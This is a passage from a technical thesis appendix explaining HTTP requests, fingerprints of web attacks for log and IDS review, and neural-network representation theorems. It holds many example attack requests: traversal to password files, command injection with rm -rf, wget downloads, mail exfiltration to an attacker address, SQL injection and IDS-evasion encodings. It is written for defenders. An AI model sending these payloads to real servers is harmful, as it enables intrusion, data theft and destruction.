[Yan 97] Yan W., Zhu Z., Hu R., "Hybrid genetic/BP algorithm and its application for radar target classification", *Proceedings 1997 IEEE National Aerospace and Electronics Conference (NAECON)*, Part 2, p. 981-984, 1997.

[Yang 96] Yang J.-M., Kao C.-Y., Horng J.-T., "Evolving neural induction regular language using combined evolutionary algorithms",

Proceedings 1996, 1st Joint Conference Intelligent Systems /ISAI/IFIS, p. 162-169, 1996.

[Yao 99] Yao X., "Evolving Artificial Neural Networks", *Proceedings of the IEEE,* vol. 87, no. 9, 1999.

Appendix A

Web requests

Data are sent by a client to a Web server with HTTP requests in accordance with the HTTP protocol. The data contain the address of the requested script, the server name and possibly parameters such as GET, POST and COOKIE. In addition the client can send secondary data as header fields.

A.1 HTTP GET

The HTTP GET is the most popular and the simplest method of sending data from a client to the server. Data are preceded by the address of the requested page and a question mark. We cannot use GET to send files.

Example: http://localhost/scriptname.php?id=1&message=hello

Two parameters are sent to the script: The first is *id* with the *1* value and the second is *message* with the *hello* value.

Data are sent as GET parameters either as a request to a script using the <a> HTML tag or by using a form, as following:

*1) Test *

2) <form action=http://localhost/scriptname.php method=GET>

id: <input type=text name=id>

message: <input type=text name=message>

<input type=submit>

</form>

The actual header sent by Mozilla browser in the Windows 2000 operating system is as following:

GET /scriptname.php?id=1&message=hello HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 5.1; en-US; rv:1.7.5) Gecko/20050512

*Accept: */**

Accept-Language: en-us

Accept-Encoding: gzip, deflate

Accept-Charset: ISO-8859-1,utf=8;q=0.7,;q=0.7*

Keep-Alive: 3000

Connection: keep-alive

Detailed knowledge of the header fields sent during a GET request allows an attacker to simulate HTTP sessions. Thus, he can write programs that can request documents on a server but cannot be differentiated from a common browser.

A.2 HTTP POST

The HTTP POST is another method for sending data to the server using HTTP. With this method data are sent after all headers are sent from a client to the server. The POST method allows the users to send files.

Data can be sent with the POST method from an HTML page only by using a form. The syntax of the form is identical to the form for the GET request except that the POST method is specified:

<form action=http://localhost/scriptname.php method=POST>

id: <input type=text name=id>

message: <input type=text name=message>

<input type=submit>

</form>

The actual header send by Mozilla has the form:

POST /scriptname.php?id=1&a=hello HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 5.1; en-US; rv:1.7.5) Gecko/20050512

*Accept: */**

Accept-Language: en-us

Accept-Encoding: gzip, deflate

Accept-Charset: ISO-8859-1,utf=8;q=0.7,;q=0.7*

Keep-Alive: 3000

Connection: keep-alive

Referer: http://localhost/scriptname.php?id=1&message=hello

Content-Type: /x-www-form-urlencoded

Content-Length : 18

<empty line>

id=1&message=hello

URL encoding means that certain characters are encoded to avoid collisions, for example the & character is encoded as %26, the = character as %3D and so on.

A.3 HTTP COOKIE

Cookies are data stored on the client in small files or in the computer memory.

COOKIE parameters are sent within the header. The server sends a cookie in the response header and the client sends it in the request header.

Here is an example of a server response header, in which the server sets the *message* cookie to the *hello* value:

HTTP/1.1 200 OK

Date: Thu, 06 May 2004 12:00:00 GET

Server: Apache/1.3.12 (Win32)

X-Powered-By: PHP/4.3.3

Set-Cookie: message=hello

Set-Cookie: id=80

Keep-Alive: timeout=15, max=100

Connection: keep-alive

Transfer-Encoding: chunked

Content-Type: text/html

The *Server* field identifies the server and the *X-Powered-By* field indicated that the page is generated by a PHP script. This information can be useful to the attacker.

Here is an example in which the browser sends the server two cookies:

GET /test.php HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 5.1; en-US; rv:1.7.5) Gecko/20050512

*Accept: */**

Accept-Language: en-us

Accept-Encoding: gzip, deflate

Accept-Charset: ISO-8859-1,utf=8;q=0.7,;q=0.7*

Keep-Alive: 3000

Connection: keep-alive

Cookie: message=hello; id=80

Cache-Control: max-age=0

A COOKIE parameter has a name and a value. It can also include the server address and the path to scripts that require the cookie value. When these are specified, the browser should send the cookies only to documents located in the specified directory or subdirectories.

Cookies can be used by an attacker to retrieve information from a server. A user who has nothing in common with the attacker visits a malicious HTML page. Then he visits a target server and sends the server certain COOKIE parameters fabricated by the attacker. The attacker can also use JavaScript to redirect the visitor to the target server.

A cookie can remain even after the computer is rebooted. It can be repeatedly sent to the server for years until the user deletes it. The user can edit cookie files as he likes.

Appendix B

Fingerprinting Port 80 attacks

Appendix B focuses on the common fingerprints of web attacks and the commands an attacker executes, along with files which may be requested. While this isn't a complete list of commands or files an attacker may request it will give a good idea of what is happening, or being attempted against a web server.

B.1 Common fingerprints

This section describes the common fingerprints used in exploitation of both web servers, and web applications and shows what exploits and attacks will look like [cgisecurity 02]. These fingerprints should pick up most of the known and unknown holes an attacker may use against the web service. This section also describes what each fingerprint is used for, or how it may be used in an attack.

B.1.1 "." ".." and "..." Requests

These are the most common attack fingerprints in both web application exploitation and web server exploitation. It is used to allow an attacker or worm to change directories within a web server to gain access to sections that may not be public. Most CGI holes will contain some ".." requests.

Below is an example:

http://host/cgi-bin/lame.cgi?file=../../../../etc/motd

This shows an attacker requesting the web servers "Message Of The Day" file. If an attacker has the ability to browse outside the web servers root, then it may be possible to gather enough information to gain further privileges.

B.1.2 "%20" Requests

This is the hex value of a blank space. While this doesn't mean that a server is being exploited, it is something an administrator may want to look for in his server logs. Some web applications may use these characters in valid requests, so a careful check of the logs should be done. On the other hand, this request is occasionally used to help execute commands.

Below is an example:

http://host/cgi-bin/lame.cgi?page=ls%20-al|

The example shows an attacker executing the ls command on Unix and feeding it arguments. The argument shown reveals an attacker requesting a full directory listing. This can allow an attacker access to important files on a system, and may help give him an idea as how to gain further privileges.

B.1.3 "%00" Requests

This is the hex value of a null byte. It can be used to fool a web application into thinking a different file type has been requested.

Below are some examples:

http://host/cgi-bin/lame.cgi?page=index.html

The example shown may be a valid request on this machine. If an attacker sees such behavior he will certainly probe this application to find a hole in it.

http://host/cgi-bin/lame.cgi?page=../../../../etc/motd

A web application may disallow this request because its checking for the filename to end in .htm , .html, .shtml, or other file types. A lot of the time the application tells you that this isn't a valid file type for this application. Often times it will tell an attacker that the file must end in a certain filename. From here an attacker can gather server paths, filenames and then possibly gather more information about a system.

http://host/cgi-bin/lame.cgi?page=../../../../etc/motd%00html

This request tricks the application into thinking the filename ends in one of its predefined acceptable file types. Some web applications do a poor job of checking for valid file requests and this is a common method used by attackers.

B.1.4 "|" Requests

This is a pipe character, which is often used in Unix to help execute multiple commands at a time in a single request.

Example: #cat access_log| grep -F "/../"

(This shows checking in logs of ".." requests which are often used by attackers and worms).

Often times valid web applications will use this character and it may cause false alarms in an IDS logs. A careful examination of the software and its behavior is a good idea so that the false alarm rates will go down.

http://host/cgi-bin/lame.cgi?page=../../../../bin/ls|

This request is asking for the command of ls to be executed.

http://host/cgi-bin/lame.cgi?page=../../../../bin/ls%20-al%20/etc|

This request is asking for full directory listing of the "etc" directory on a Unix system.

http://host/cgi-bin/lame.cgi?page=cat%20access_log|grep%20-i%20"lame"

This request is asking for the command of "cat" to be executed and then the command of "grep" with an argument of -i.

B.1.5 ";" Requests

This is the character that allows multiple commands to be executed in a row on a Unix system.

Example:

#id;uname -a

(This is executing the "id" command followed by the "uname" command).

Often times web applications will use this character and it may be possible to cause false alarms in an IDS logs. Once again a careful examination of the software and its behavior is a good idea so that the false alarm rates will go down.

B.1.6 "<" and ">" Requests

These characters are to be checked in logs for numerous reasons, the first being that these characters are used to append data to files.

Example 1: #echo "your hax0red h0 h0" >> /etc/motd

(This shows a request to write the information into this file).

An attacker may simply use a request like this to deface a website.

Example 2: http://host/something.php=Hi%20mom%20I'm%20Bold!

This request shows a cross site server scripting attack example. One will notice the html tags use the "<" and ">" characters. While this type of attack won't grant an attacker system access, it could be used to fool people into thinking that certain information on a website is valid. Of course they would need to visit the link the attacker wants them to. The request may be masked by encoding the characters in hex so as not to be so obvious.

B.1.7 "!" Requests

This character is often used in SSI (Server Side Include) attacks. These attacks may allow an attacker to have similar results as cross site scripting exploitation does if the attacker fools a user into clicking on a link.

Below is an example:

http://host1/something.php=<!%20--#include%20virtual="http://host2/fake-article.html"-->

This is an example of what an attacker may do. This is basically including a file from host2 and making it appear to be coming from host1. Of course they would need to visit the link the attacker wants them to. The request may be masked by encoding the characters in hex so as not to be so obvious.

It also may allow him to execute commands on a system with the privileges of the web server user.

Below is an example:

http://host/something.php=<!%20#<!--#exec%20cmd="id"-->

This is executing the command of "id" on the remote system. This is going to show the user id of the web server which is usually user "nobody" or "www".

It may also allow the inclusion of hidden files.

Below is an example:

http://host/something.php=<!%20--#include%20virtual=".htpasswd"-->

This is including the .htpasswd file. This file isn't normally allowed to be viewed by the world, and apache even has a built in rule to deny requests to .ht. The SSI tag bypasses this and can cause security problems.

B.1.8 "<?" Requests

This is often used while trying to insert php into a remote web application. It may be possible to execute commands depending on server setup, and other contributing factors.

Below is an example:

http://host/something.php=<? passthru("id");?>

On a poorly written php application it may execute this command locally on the remote host under the privilege of the web server user. An addition to this chapter is that an attacker may encode these requested with hex.

B.1.9 "`" Requests

The backtick character is often used in perl to execute commands. This character isn't normally used in any valid web application, so if it is seen in the logs it should be taken very seriously.

Below is an example:

http://host/something.cgi=`id`

On a poorly written web application written in perl this would execute the "id" command.

B.1.10 " * " Requests

The asterisk is often used by attackers as an argument to a system command.

Below are some examples:

http://host/index.asp?something=..\..\..\..\WINNT\system32\cmd.exe?/c+DIR+e:\WINNT*.txt

This request is asking for all text files within the directory of e:\WINNT to be listed. Requests like these can often be used to gather a list of log files, along with other important files. Not a lot of web applications use this character in a valid request so this makes an asterisk stand out in logs.

http://host/blah.pl?somethingelse=ls%20*.pl

This request is asking for a directory listing on a Unix system of all perl scripts that end in .pl.

B.1.11 " ~ " Requests

The " ~" character is sometimes used by attackers to determine who is a valid user on a system.

Below is an example:

http://host/~jean

This request is looking for a user named "jean" on the remote system. Often times users will have web space and if the attacker manages to visit a web page, or get a 403 error (Denied error) then a user exists. Once an attacker has a valid username, they may try guessing passwords, or brute forcing until they get a valid password. There are other ways of finding out who is a valid user but this is a port 80 request so it is mentioned here. This is a well known method and it can easily be misidentified as a valid request in IDS logs depending on if the system has user pages in this format.

B.1.12 " ' " Requests

If this particular character shows up in web logs then there is a possibility someone is trying a SQL injection attack against the application software. Often times programs may be written poorly and may allow an attacker to insert SQL commands into the script. If it is possible to execute system commands then it may be possible for an attacker to gain administrative access to a system. Sometimes administrators run SQL as root on Unix and if MS-SQL is running it already runs with administrative privileges.

Below is an example:

http://host/cgi-bin/lame.asp?name=john`;EXEC master.dbo.xp_cmdshell'cmd.exe dir c:'--

This request is executing the cmd.exe shell on a windows NT machine. From here an attacker has free reign on the remote machine with access to add users, upload trojans, and steal the sam password file.

B.1.13 " #, {} , ^ , and [] " Requests

These particular characters may show up in web logs if an attacker is echoing some source code into a file of a perl or c program. Once a file is created and compiled or interpreted the attacker could bind a shell to a port giving him easy access.

" [ ] " may also be used as a command argument in Unix for commands like ls -al [a-f]*. This would list all the files starting with characters between a and f.

"#" may show up if an attacker is uploading a perl script backdoor (Ex: #!/usr/bin/perl at the top of the file).

Below is an example using "#":

http://host/dont.pl?ask=/bin/echo%20"#!/usr/bin/perl%20stuff-that-binds-a-backdoor"%20>/tmp/back.pl;/usr/bin/perl%20/tmp/back.pl%20-p1099

B.1.14 " (and) " Requests

This value is often used in Cross Site Scripting attacks. Cross Site Scripting has gotten a lot of attention lately, and a lot of large sites still suffer from this type of attack.

Below is an example:

http://host/index.php?stupid=< img%20src=javascript:alert(document.domain)>

This example above will be sent to the index.php. From here an output page will be displayed with the following javascript. Next the client browser will execute this javascript and display a popup window. Cross site scripting is considered a low to medium threat. It does have the ability to allow an attacker to steal cookies from a user. An obvious way to prevent this would be to make sure the output doesn't contain < or > in them. This way the javascript will not be executed.

B.1.15 " + " Request

Sometimes the "+" is used as a blank space similar to "%20". This value, when used in an attack, is often used with cmd.exe backdoored hosts. Often times an attacker or worm will copy cmd.exe to a file inside the webroot. Once this file is copied an attacker has full control over the windows machine. He will use the + character to help pass arguments to the script. However, this character is widely used with web applications and it can be easily misidentified.

Below is an example:

http://site/scripts/root.exe?/c+dir+c:\

This particular example is showing a request to a backdoor called root.exe. This backdoor is installed by sadmind/IIS worm, Code Red, and Nimda after a host is compromised. The + character is often used in windows backdoors that involve cmd.exe copies.

B.2 Advanced Fingerprints

B.2.1 Common commands an attacker or worm may execute.

"/bin/ls"

This is the binary of the ls command. It is often requested in full paths for a lot of common web application holes. If an administrator sees this request anywhere in the logs it is a good chance his system is affected by remote command execution holes. This isn't always a problem and could be a false alarm. Once again a study of the web application is essential.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/ls%20-al|

Example: http://host/cgi-bin/bad.cgi?doh=ls%20-al;

"cmd.exe"

This is the windows shell. An attacker if he has access to run this script will pretty much be able to do anything on a windows machine depending on server permissions. Most internet worms involving port 80 use cmd.exe to help spread infection of themselves to other remote systems.

http://host/scripts/something.asp=../../WINNT/system32/cmd.exe?dir+e:\

"/bin/id"

This is the binary of the id command. This is often requested in full paths for a lot of common web application holes. If an administrator sees this request anywhere in web logs there is a good chance that his system is affected by remote command execution holes. This isn't always a problem and could be a false alarm.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/id|

Example: http://host/cgi-bin/bad.cgi?doh=id;

"/bin/rm"

This is the binary of the rm command. This is often requested in full paths for a lot of common web application holes. If an administrator sees this request anywhere in the logs there is a good chance his system is affected by remote command execution holes. This isn't always a problem and could be a false alarm. This command, on the other hand, allows deletion of files and is very dangerous if either used improperly, or by an attacker.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/rm%20-rf%20*|

Example: http://host/cgi-bin/bad.cgi?doh=rm%20-rf%20*;

"wget and tftp" commands

These commands are often used by attackers and worms to download additional files, which may be used in gaining further system privileges. wget is a Unix command which may be used to download a backdoor. tftp is a Unix and NT command which is used to download files with. Some IIS worms used this tftp command to download a copy of themselves to an infected host to keep spreading itself.

Example:

http://host/cgi-bin/bad.cgi?doh=../../../../path/to-wget/wget%20http://host2/Phantasmp.c|

"cat" command

This command is often used to view contents of files. This could be used to read important information such as configuration files, password files, credit card files, and anything else you can think of.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/cat%20/etc/motd|

Example: http://host/cgi-bin/bad.cgi?doh=cat%20/etc/motd;

"echo" command

This command is often used to append data to files such as index.html.

Example:

http://host/cgi-bin/bad.cgi?doh=../../../../bin/echo%20"fc#kiwis%20was%20here"%20>>%200day.txt|

Example:

http://host/cgi-bin/bad.cgi?doh=echo%20"fc#kiwis%20was%20here"%20>>%200day.txt;

"ps" command

This command shows a listing of running processes. It can tell an attacker if the remote host is running any security software, and also give them ideas as to other security holes this host may have.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/ps%20-aux|

Example: http://host/cgi-bin/bad.cgi?doh=ps%20-aux;

"kill and killall" commands

These commands are used to kill processes on a Unix system. An attacker may use these to stop a system service or program. An attacker may also use this command to help cover his tracks if an exploit he used forked a lot of child processes or crashed abnormally.

Example: http://host/cgi-bin/bad.cgi?doh=../bin/kill%20-9%200|

Example: http://host/cgi-bin/bad.cgi?doh=kill%20-9%200;

"uname" command

This command is often used to tell an attacker the hostname of the remote system. Often times a website is hosted on an ISP and this command can get an idea of which ISP he may have access to. Usually uname -a is requested and it may appear in logs as "uname%20-a".

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/uname%20-a|

Example: http://host/cgi-bin/bad.cgi?doh=uname%20-a;

"cc, gcc, perl, python, etc..." Compilers/Interpreter commands

The "cc" and "gcc" commands allow compilation of programs. An attacker may use wget, or tftp to download files, and then use these compilers to compile the exploit. From here anything is possible, including local system exploitation.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/cc%20Phantasmp.c|

Example: http://host/cgi-bin/bad.cgi?doh=gcc%20Phantasmp.c;./a.out%20-p%2031337;

If an administrator sees a request for "perl" or "python" it may be possible the attacker downloaded a remote perl or python script, and is trying to locally exploit his system.

"mail" command

This command may be used by an attacker to email files to an email address the attacker owns. It may also be used to spam from, and spamming in this manner may not be very easy to detect.

Example:

http://host/cgi-bin/bad.cgi?doh=../../../../bin/mail%20attacker@hostname%20<<%20/etc/motd|

Example:

http://host/cgi-bin/bad.cgi?doh=mail%20steele@jersey.whitehouse.gov%20<</tmp/wu-2.6.1.c;

"xterm/Other X application" commands

Xterm is often used to help gain shell access to a remote system. If an administrator sees this in the logs he should take it very seriously as a possible security breach. This fingerprint is often used to help launch xterm or any other X application to a remote host.

Example:

http://host/cgi-bin/bad.cgi?doh=../../../../usr/X11R6/bin/xterm%20-display%20192.168.22.1|

Example: http://host/cgi-bin/bad.cgi?doh=Xeyes%20-display%20192.168.22.1;

"chown, chmod, chgrp, chsh, etc..." commands

These commands allow changing of permissions on a Unix system. Below is a list of what each does:

chown = allows setting user ownership of a file.

chmod = allows file permissions to be set.

chgrp = allows group ownership to be changed.

chsh = allows a user to change the shell that they use.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/chmod%20777%20index.html|

Example: http://host/cgi-bin/bad.cgi?doh=chmod%20777%20index.html;

Example:

http://host/cgi-bin/bad.cgi?doh=../../../../bin/chown%20zeno%20/etc/master.passwd|

Example: http://host/cgi-bin/bad.cgi?doh=chsh%20/bin/sh;

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/chgrp%20nobody%20/etc/shadow|

B.2.2 Common files and directories an attacker may request.

"/etc/passwd"

This is the system password file. It is usually shadowed and will not provide encrypted passwords to an attacker. It will, on the other hand, give an attacker an idea as to valid usernames, system paths, and possibly sites hosted. If this file is shadowed often times an attacker will look in the /etc/shadow file.

"/etc/master.passwd"

This is the BSD system password file that contains the encrypted passwords. This file is only readable by the root account but an inexperienced attacker may check for the file in hopes of being able to read it. If the web server runs as the user "root" then an attacker will be able to read this file and the system administrator will have a lot of problems to come.

"/etc/shadow"

This is the system password file that contains the encrypted passwords. This file is only readable by the root account but an inexperienced attacker may check for the file in hopes of being able to read it. If the web server runs as the user "root" then an attacker will be able to read this file and the system administrator will have a lot of problems to come.

"/etc/motd"

The system "Message Of The Day" file contains the first message a user sees when they login to a Unix system. It may provide important system information an administrator wants the users to see, along with the operating system version. An attacker will often check this file so that they know what the system is running. From here they will research the OS and gather exploits that can be used to gain further access to the system.

"/etc/hosts"

This file provides information about ip addresses and network information. An attacker can use this information to find out more information about a system/network setup.

"/usr/local/apache/conf/httpd.conf"

The path of this file is different but this is the common path. This is the Apache web server configuration file. It gives an attacker an idea of which websites are being hosted along with any special information like whether CGI or SSI access is allowed.

"/etc/inetd.conf"

This is the configuration file of the inetd service. This file contains system Daemons that the remote system is using. It also may show an attacker if the remote system is using a wrapper for each daemon. If a wrapper is found in use an attacker next will check for "/etc/hosts.allow" and "/etc/hosts.deny", and possibly modify these files depending on whether he gained further privileges.

".htpasswd, .htaccess, and .htgroup"

These files are used for password authentication on a website. An attacker will try to view the contents of these files to gather both usernames, and passwords. The passwords are located in the htpasswd file and are encrypted. A simple password cracker and some time on the other hand will grant an attacker access to certain password protected sections of a website, and possibly other account. A lot of people use the same username and password for everything, and often times this can allow an attacker access to other accounts this user may have.

"access_log and error_log"

These are the log files of the apache web server. An attacker will often times checks logs to see what has been logged of both his own requests as well as others. Often times an attacker will edit these logs and remote any reference to his hostname. It can become difficult to detect if an attacker has breached a system via port80 if these files aren't backed up or dual logged.

"[drive-letter]:\winnt\repair\sam._ or [drive-letter]:winnt\repair\sam"

This is the name of the Windows NT password file. An attacker will often request this file if remote command execution is not possible. From here he would run a program to crack the password on the remote windows machine. If the attacker manages to crack the administrator password, then the remote machine is free for the taking.

"root.exe"

This is the backdoor left by Sadmin/IIS, Code Red, and Nimda worms. This backdoor is a copy of cmd.exe renamed to root.exe and put inside the webroot. If an attacker or

worm has access to this file, the security of the system may be in serious trouble. Common directories this file resides in are "/scripts/" and "/MSADC/".

"[drive-letter]:\WINNT\system32\LogFiles\"

This is the directory that contains the IIS server logs. An attacker may attempt to view the logs via a web application hole. If an administrator sees a reference to system32/LogFiles there is a good chance his system is already taken over.

"[drive-letter]:\WINNT\system32\repair\"

This is the directory that contains the backup password file on NT systems. The file will either be named "sam._"(NT4) or "sam"(Win2k). If an attacker manages to get a hold of this file then the web security is in real trouble.

"nobody.cgi 1.0 A free Perl script from VerySimple"

This is a cgi program, which was originally written to help provide administrators with a shell backdoor. It also has a hefty warning by the programmer explaining the dangers of improperly using this program. This is now a popular backdoor used by attackers to execute commands with the permission of the webserver.

B.3 Buffer Overflow

Below is a simple example:

http://host/cgi-
bin/helloworld?type=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

This shows an attacker sending a lot of A's to a web application to test it for a buffer overflow. A buffer overflow can grant an attacker remote command execution. If the application is suid and owned by root this could allow full system access. If it is not

suid them it would grant then possibly command execution as the user id of the web server.

B.4 Encoding

With all the references made above to vulnerabilities, attackers know that IDS systems often check for such requests in a very literal manner. A lot of the time an attacker encodes his request in hex or Unicode, so that the IDS system will overlook the request.

This paragraph covers common encoding methods an attacker or worm may use to help avoid detection. Hex, Unicode, and windows %u encoding are presented.

B.4.1 Hex Encoding

Example: %xx

Encoded characters mentioned earlier:

%2e = . (change directory with ".." requests)

%3e = > (Html/Javascript/SSI insertion)

%3c = < (Html/Javascript/SSI insertion)

%2a = * (Argument to a system command)

%2b = + (cmd.exe backdoor request. Also used as space)

%60 = ` (Command execution)

%21 = ! (SSI insertion)

%7c = | (Command execution)

%3b = ; (Command execution)

%7e = ~ (used in command to determine valid users on a system)

%3f = ? (Php insertion)

%5c = \ (Possible Encoded Windows Directory Traversal Attempt)

%2f = / (Possible Encoded Unix Directory Traversal Attempt)

%7b = { (Possible trojan/backdoor upload attempt, possible command argument)

%7d = } (Possible trojan/backdoor upload attempt, possible command argument)

%28 = ((Possible Cross Site Scripting attempt)

%29 =) (Possible Cross Site Scripting attempt)

%5b = [(Possible trojan/backdoor upload attempt, possible command argument)

%5d =] (Possible trojan/backdoor upload attempt, possible command argument)

%5e = ^ (Possible trojan/backdoor upload attempt, possible command argument)

Below is what an example of directory traversal would look like while trying to fetch the server's password file.

Example 1 :

http://host/script.ext?template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64

This request is made up of:

1. %2e%2e%2f%2e%2e%2f%2e%2e%2f = ../../../

2. %65%74%63 = etc

3. %2f = /

4. %70%61%73%73%77%64 = passwd

Combinations of this will probably be used to help further fool an IDS product.

B.4.2 Unicode Encoding

Example: %xx%xx

This type of encoding by now has been heard about by most people who deal with security. The famous IIS exploit that used this encoding method is an example of what a Unicode request looks like.

http://127.0.0.1/scripts/..%c0%af../winnt/system32/cmd.exe?+/c+dir+c:\

B.4.3 "%u" Encoded Requests

Example: %uxxxx

This is a type of encoding used by the Microsoft IIS web server. Through the use of this Microsoft specific encoding method, an attacker can possibly evade IDS products. Below is an example of what a worm or attacker may send to a vulnerable system with and without %u encoding.

http://host/lame.asp?asp=a.txt

This request is attempting to read the file "a.txt" using lame.asp.

http://host/lame.asp?asp=%u0061.txt

This request does the same thing using "%u" Microsoft encoding. While this may still draw attention when someone views the logs manually, an IDS product may miss this request, and allow the attacker to continue his fun unnoticed. This type of encoding can also be used in conjunction with normal ASCII characters, and because of this alone, some IDS products will not detect such a request.

Appendix C

Exact and Approximate representation using Feedforward Networks

C.1 Exact Representation: Kolmogorov's theorem

Let I_n an n-dimensional cube: $I_n = [0, 1]^n = \{(x_{1,\ldots},x_n) \in R^n \mid 0 \leq x_i \leq 1, i = 1,2 \ldots n\}$

Any continuous function $f(x_1,x_{2,\ldots},x_n)$ of n variables $x_1,x_{2,\ldots},x_n$ on I_n ($n \geq 2$) can be represented in the form:

$$f(x_1, x_2, \ldots x_n) = \sum_{j=1}^{2n+1} h_j \left(\sum_{i=1}^{n} g_{ij}(x_i) \right), \tag{C.1}$$

where h_j and the g_{ij}'s are continuous functions of one variable; furthermore, the g_{ij}'s are fixed, monotone increasing functions that are not dependent on $f(x_1,x_{2,\ldots},x_n)$.

Several authors have improved in several ways the representation in Eq. (C.1). Sprecher [Sprecher 65] replaced functions g_{ij} by $k_i g_j$, where the k_i's are constants, to obtain another exact representation equation:

$$f(x_1, x_2, \ldots x_n) = \sum_{j=1}^{2n+1} h \left(\sum_{i=1}^{n} k_i g_j(x_i) \right), \tag{C.2}$$

In the special case when n =2 in Eq. (C.2) a neural network realization of the mapping of the input variables x_1, x_2 to the output $f(x_1, x_2)$ is shown in Figure C-1 [Goroso 89]. This type of realization, in the case of n input variables for the n-input one-output case, requires $2n + 1$ units in the layer directly below the output layer and $n(2n + 1)$ units in the layer two levels below the output layer. The total number of connections, which is $2n^2 + 3n + 1$, excluding any connections from inputs or outputs, equals the total number of units in the two hidden layers. Therefore, the underlying graph characterizing the structure is layered but not a complete layered graph.



Figure C-1 A neural network for the Sprecher's representation (n=2)

Sprecher obtained another refinement that led to the following exact representation:

C.2 Specher's representation

For each preassigned number $\delta > 0$ there is a rational number ε, $0 < \varepsilon < \delta$, such that every continuous function $f(x_1,x_2,\ldots,x_n)$ of n variables, defined on I_n, can be represented as

$$f(x_1,x_2,\ldots x_n) = \sum_{j=1}^{2n+1} h\left(\sum_{i=1}^{n} k^i g[x_i + \varepsilon(j-1)] + j - 1\right), \qquad \text{(C.3)}$$

Where the function h is real and continuous, g is real, monotonous increasing, continuous and dependent on n, and k is a constant independent of $f(x_1,x_2,\ldots,x_n)$.

Sprecher's representation leads directly to a neural network realization of the vector map:

$f : [0, 1]^n \rightarrow R^m$, where $f = [f_1(x_1,x_2,\ldots,x_n) \ldots f_m(x_1,x_2,\ldots,x_n)]^T \in R^m$.

In the limiting case when $\varepsilon = 0$, this network is shown in Figure C-2, where again there are two hidden layers and an output layer, whereas the inputs are the independent real

variables x_1, $x_{2,\ldots}$ x_n. The three-layered network is formed from the concatenation of the complete bipartite graphs $K_{n,2n+1}$ and $K_{2n+1,m}$. When $m = 1$ the numbers of nodes in the two hidden and one output layers and of edges (excluding those from the input nodes and the output node) in the complete layered graph are $3n + 2$ and $2n^2 + 3n + 1$, respectively. In comparison to the n-input generalization of the in Figure C-1, the corresponding structure of Figure C-2 has a lesser number of nodes but the same order of connections. The numbers inside the nodes of the hidden layer just below the output layer are the negatives of the thresholds. The threshold of each unit in the other hidden layer is zero when $\varepsilon = 0$.

